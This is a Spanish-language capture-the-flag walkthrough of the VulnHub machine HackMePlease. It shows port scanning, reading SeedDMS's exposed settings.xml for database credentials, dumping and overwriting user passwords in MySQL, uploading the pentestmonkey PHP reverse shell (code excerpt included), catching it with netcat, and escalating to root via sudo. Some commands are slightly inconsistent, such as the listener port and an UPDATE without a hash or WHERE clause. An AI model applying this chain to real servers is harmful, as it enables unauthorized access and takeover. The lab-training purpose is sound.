


# Maquina HackMePlease : VulnHub

IP Victima: 10.40.2.35

IP Atacante (Kali): 10.40.2.6


Lo primero será nmap -p- 10.40.2.35 (en mi caso) enumera todos los puertos abiertos disponibles.



```
Terminal
Archivo Acciones Editar Vista Ayuda
[xaviizq@kali]~$ nmap -p- 10.40.2.35
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-06 12:31 EST
Nmap scan report for 10.40.2.35
Host is up (0.00019s latency).
Not shown: 65532 closed tcp ports (conn-refused)
PORT      STATE SERVICE
80/tcp    open  http
3306/tcp  open  mysql
33060/tcp open  mysqlx

Nmap done: 1 IP address (1 host up) scanned in 8.06 seconds
[xaviizq@kali]~$
```

Visitando el puerto 80 podemos ver una sencilla página web.



Ahora ejecutaremos gobuster para fuerza bruta de directorios no nos brinda mucha información sobre la cual trabajar.

```
<div class="footer">
  <div class="content">
    <p>Copyright &copy; 2020 Company Name . Template: <a rel="nofollow" href="https://templatemo.com/tm-512-moonlight">Moonlight</a></p>
  </div>
</div>

<script src="https://ajax.googleapis.com/ajax/libs/jquery/1.11.2/jquery.min.js"></script>
<script>window.jQuery || document.write('<script src="js/vendor/jquery-1.11.2.min.js"></script>')</script>

<script src="js/vendor/bootstrap.min.js"></script>

<script src="js/datepicker.js"></script>
<script src="js/plugins.js"></script>
<script src="js/main.js"></script>

<script type="text/javascript">
$(document).ready(function() {
```

Al ver la fuente de la página, podemos ver algunos archivos javascript si ejecutamos el main podremos ver en uno de los apartados, una ruta.

```
var diff = newSlide - currSlide - 1;
showSlide(diff); // show that slide
e.preventDefault();
});


$(window).resize(function(){
  // Keep current slide to left of window on resize
  var displacement = window.innerWidth*currSlide;
  $slides.css('transform', 'translateX(-'+displacement+'px)');
});

// cache
var $body = $('body');
var currSlide = 0;
var $slides = $('.slides');
var $slide = $('.slide');

// give active class to first link
//make sure this js file is same as installed app on our server endpoint: /seeddms51x/seeddms-5.1.22/
$($('nav a')[0]).addClass('active');

// add event listener for mouse scroll
$body.bind('false', mouseEvent);
})
```

Al visitar el directorio, podemos ver `SeedDMS` el panel de inicio de sesión.



En la página de inicio de sesión intenté ingresar credenciales predeterminadas como

`admin:admin`

`admin:password` etc., pero ninguna funciona.

Al buscar alguna vulnerabilidad de SeedDMS en Google podemos encontrar Remote Command Execution, para lo cual necesitamos estar autenticados, después de un par de búsquedas en Google, encontré un repositorio de github.

[https://github.com/JustLikeIcarus/SeedDMS?source=post\\_page-----1f1366bba080-----](https://github.com/JustLikeIcarus/SeedDMS?source=post_page-----1f1366bba080-----)

`conf` La carpeta me llamó la atención. Existe un archivo de configuración que generalmente contiene credenciales u otra información importante.


Desde este repositorio de github, podemos tener una idea sencilla de las ubicaciones de archivos y carpetas en SeedDMS.

En el repositorio podemos ver `settings.xml.template` el archivo en `/conf` la carpeta.

Así, podemos abrir `settings.xml.template` en la máquina víctima.

`settings.xml.template` es una copia del archivo de configuración, el archivo de configuración principal se denomina como `settings.xml`

Y Jackpot, podemos acceder al `settings.xml`.



Al examinar el `settings.xml` archivo, podemos ver las credenciales de `mysql`

seeddms:seeddms

una vez obtenidas las credenciales, usaremos mysql ya que vimos que tiene el puerto abierto así que atacaremos por esa vertiente para ello usaré el comando

`mysql -u seeddms -p -h 10.40.2.35` para iniciar sesión en la base de datos.

```
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 61
Server version: 8.0.25-0ubuntu0.20.04.1 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> █
```

```
MySQL [(none)]> show databases;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| seeddms |
| sys |
+-----+
5 rows in set (0.003 sec)
```

Entre las bases de datos actuales, `seeddms` parece interesante.

```
MySQL [(none)]> use seeddms;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -
```

**Database changed**

```
MySQL [seeddms]> show tables;
```

Tables_in_seeddms
tblACLs
tblAttributeDefinitions
tblCategory
tblDocumentApproveLog
tblDocumentApprovers
tblDocumentAttributes
tblDocumentCategory
tblDocumentContent
tblDocumentContentAttributes
tblDocumentFiles
tblDocumentLinks
tblDocumentLocks
tblDocumentReviewLog
tblDocumentReviewers
tblDocumentStatus
tblDocumentStatusLog
tblDocuments
tblEvents
tblFolderAttributes
tblFolders
tblGroupMembers
tblGroups
tblKeywordCategories
tblKeywords
tblMandatoryApprovers
tblMandatoryReviewers
tblNotify
tblSessions
tblUserImages
tblUserPasswordHistory
tblUserPasswordRequest
<b>tblUsers</b>
tblVersion
tblWorkflowActions
tblWorkflowDocumentContent
tblWorkflowLog
tblWorkflowMandatoryWorkflow
tblWorkflowStates
tblWorkflowTransitionGroups
tblWorkflowTransitionUsers
tblWorkflowTransitions
tblWorkflows
<b>users</b>

Entre las tablas presentes en `seeddms` las bases de datos, `tblUsers` parece `users` interesante.

```

MySQL [seeddms]> select * from users
→ ;
+-----+-----+-----+-----+
| Employee_id | Employee_first_name | Employee_last_name | Employee_passwd |
+-----+-----+-----+-----+
|          1 | saket                | saurav              | Saket@#$1337    |
+-----+-----+-----+-----+
1 row in set (0.002 sec)

MySQL [seeddms]>
MySQL [seeddms]>
MySQL [seeddms]>
MySQL [seeddms]>
MySQL [seeddms]>

```

Debajo de `users` la tabla, obtenemos las credenciales del usuario `saket`.

```
saket:Saket@#$1337
```

pero no funciona así que:

Debajo `tblUsers` tenemos las credenciales del usuario `admin` cuya contraseña está cifrada.

```
f9ef2c539bad8a6d2f3432b6d49ab51a
```

El hash es de tipo `MD5`. Pero no funciona descifrando sino cogiendo por ejemplo `admin123` y pasándolo a MD5 para luego hacer un UPDATE en MySQL

```
UPDATE tblUsers SET pwd = 'admin123';
```

Y hemos iniciado sesión correctamente como `admin`

Volviendo al exploit que encontramos, el primer paso está realizado; Hemos iniciado sesión correctamente.

Ahora carguemos una puerta trasera PHP.

Usaré PHP shell inverso de pentestmonkey

GitHub - pentestmonkey/php-reverse-shell

Contribute to pentestmonkey/php-reverse-shell development by creating an account on GitHub.

[https://github.com/pentestmonkey/php-reverse-shell?source=post\\_page-----1f1366bba080-----](https://github.com/pentestmonkey/php-reverse-shell?source=post_page-----1f1366bba080-----)

pentestmonkey/**php-reverse-shell**

1 Contributor · 5 Issues · 2k Stars · 2k Forks

Tendremos que descargar el archivo PHP: `-reverse-shell.php`

```

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.150'; // CHANGE THIS
$port = 443; // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/bash -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies. Worth a try...
if (function_exists('pcntl_fork')) {
    // Fork and have the parent process exit
    $pid = pcntl_fork();

    if ($pid == -1) {
        printit("ERROR: Can't fork");
        exit(1);
    }
}

```

En el archivo php, cambie el archivo `$ip` al de nuestra maquina y recuerda tmb el archivo `$port`.

Volviendo a la pagina iremos a la sección de subir un nuevo documento en el subiremos el archivo en "Local File" y seleccionando el php, ponemos un nombre aleatorio y subir.

Volviendo atrás, podemos ver el archivo subido, si pones el puntero del ratón sobre el nombre del archivo, en la parte inferior izquierda se puede ver el enlace a la ubicación del archivo, desde

allí se ve la identificación del documento (id="").

Ahora preparamos el netcat utilizando `nc -lnvp 443` el mismo puerto que utilizó en el archivo php.

Ahora, para abrir el archivo, vaya a `ip/data/1048576/"document_id"/1.php` donde debería bloquearse la página de carga infinita.

Si miramos el netcat, podemos ver que tenemos shell como usuario. `www-data`



```
[sudo] contraseña para xaviizq:
[✓][root@kali]~[/home/xaviizq]
#nc -lvp 1234
listening on [any] 1234 ...
connect to [10.40.2.6] from (UNKNOWN) [10.40.2.35] 38784
bash: cannot set terminal process group (784): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ |
```

script /dev/null -c bash ya que la shell sale sin texto, con esto sale como arriba luego directamente su saket y la misma contraseña y estaremos dentro de saket

```
[sudo] password for www-data:
[✓][root@kali]~[/home/xaviizq]
#nc -lvp 1234
listening on [any] 1234 ...
connect to [10.40.2.6] from (UNKNOWN) [10.40.2.35] 38788
bash: cannot set terminal process group (784): Inappropriate ioctl for device
bash: no job control in this shell
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ script /dev/null -c bash
<eeddms51x/data/1048576/6$ script /dev/null -c bash
Script started, file is /dev/null
www-data@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ su saket
su saket
Password: Saket@#$1337

To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

saket@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ |
```

Ahora usare comando `sudo -l` para enumerar los comandos permitidos (o a veces restringidos) que un usuario puede ejecutar con privilegios elevados.

A partir del resultado, podemos ver que el usuario `saket` tiene privilegios sudo completos para cualquier usuario, cualquier grupo, en cualquier host y para cualquier comando.

Lo que significa que podemos obtener el shell raíz tan fácilmente como:

```
sudo /bin/sh
```

ponemos la misma contraseña y estaremos en root



```
saket@ubuntu:/var/www/html/seeddms51x/data/1048576/6$ sudo /bin/sh
sudo /bin/sh
[sudo] password for saket: Saket@#$1337

# script /dev/null -c bash
script /dev/null -c bash
Script started, file is /dev/null
root@ubuntu:/var/www/html/seeddms51x/data/1048576/6# ls
ls
1.php %26 %261
root@ubuntu:/var/www/html/seeddms51x/data/1048576/6# cd /root
cd /root
root@ubuntu:~# ls
ls
app.apk Documents Music  Public Templates
Desktop Downloads Pictures snap  Videos
root@ubuntu:~#|
```